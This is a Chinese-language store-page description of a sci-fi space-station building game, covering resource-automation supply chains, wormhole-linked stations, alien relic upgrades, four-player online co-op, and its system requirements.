
 建立精密供应链实现资源采集自动化优化空间站配置,以最高效率达成您的目标。


建造星舰以完成目标,并解锁日益先进的科技,助您完成掌控这片敌对外星恒星系的使命。

民用军用舰船需要迥异且更复杂的建造技术——其中某些技术对您和空间站的风险远高于其他。

 



多个行星建立多座空间站,以开采稀有资源,并通过虫洞将其连接,构建星际供应链。




但需警惕:您并非这片外星恒星系中的唯一势力,必须做好自身与空间站的防护方能在此立足发展。

 


沿途回收神秘的外星遗物,利用它们为您的空间站和无人机解锁强力升级——助您扫清前行之路的一切阻碍。

升级武器、加装护盾或加力推进器以自如穿梭危险星域,或提升空间站能源与生产效率。

 

在线PVE合作模式中与最多4名玩家组队,共同分担探索、战斗与建造任务。

在团队间共享任务与待办清单,实现效率最大化。

系统需求

最低配置:
  • 需要 64 位处理器和操作系统
  • 操作系统 *: Windows 7 or Later (64-bit)
  • 处理器: Intel Core or AMD Ryzen processor (3 GHz or greater / 4 cores or greater)
  • 内存: 8 GB RAM
  • 显卡: GeForce GTX 1650 8GB VRAM (or equivalent) / AMD RX 560 8GB VRAM (or equivalent)
  • 存储空间: 需要 3 GB 可用空间
  • 附注事项: Internet connection required for online multiplayer
推荐配置:
  • 需要 64 位处理器和操作系统
  • 操作系统: Windows 10 or Later (64-bit)
  • 处理器: Intel Core or AMD Ryzen processor (3.5 GHz or greater / 6 cores or greater)
  • 内存: 16 GB RAM
  • 显卡: GeForce GTX 1070 8GB VRAM (or equivalent) / AMD RX 5700 XT 8GB VRAM (or equivalent
  • 存储空间: 需要 3 GB 可用空间
  • 附注事项: Internet connection required for online multiplayer

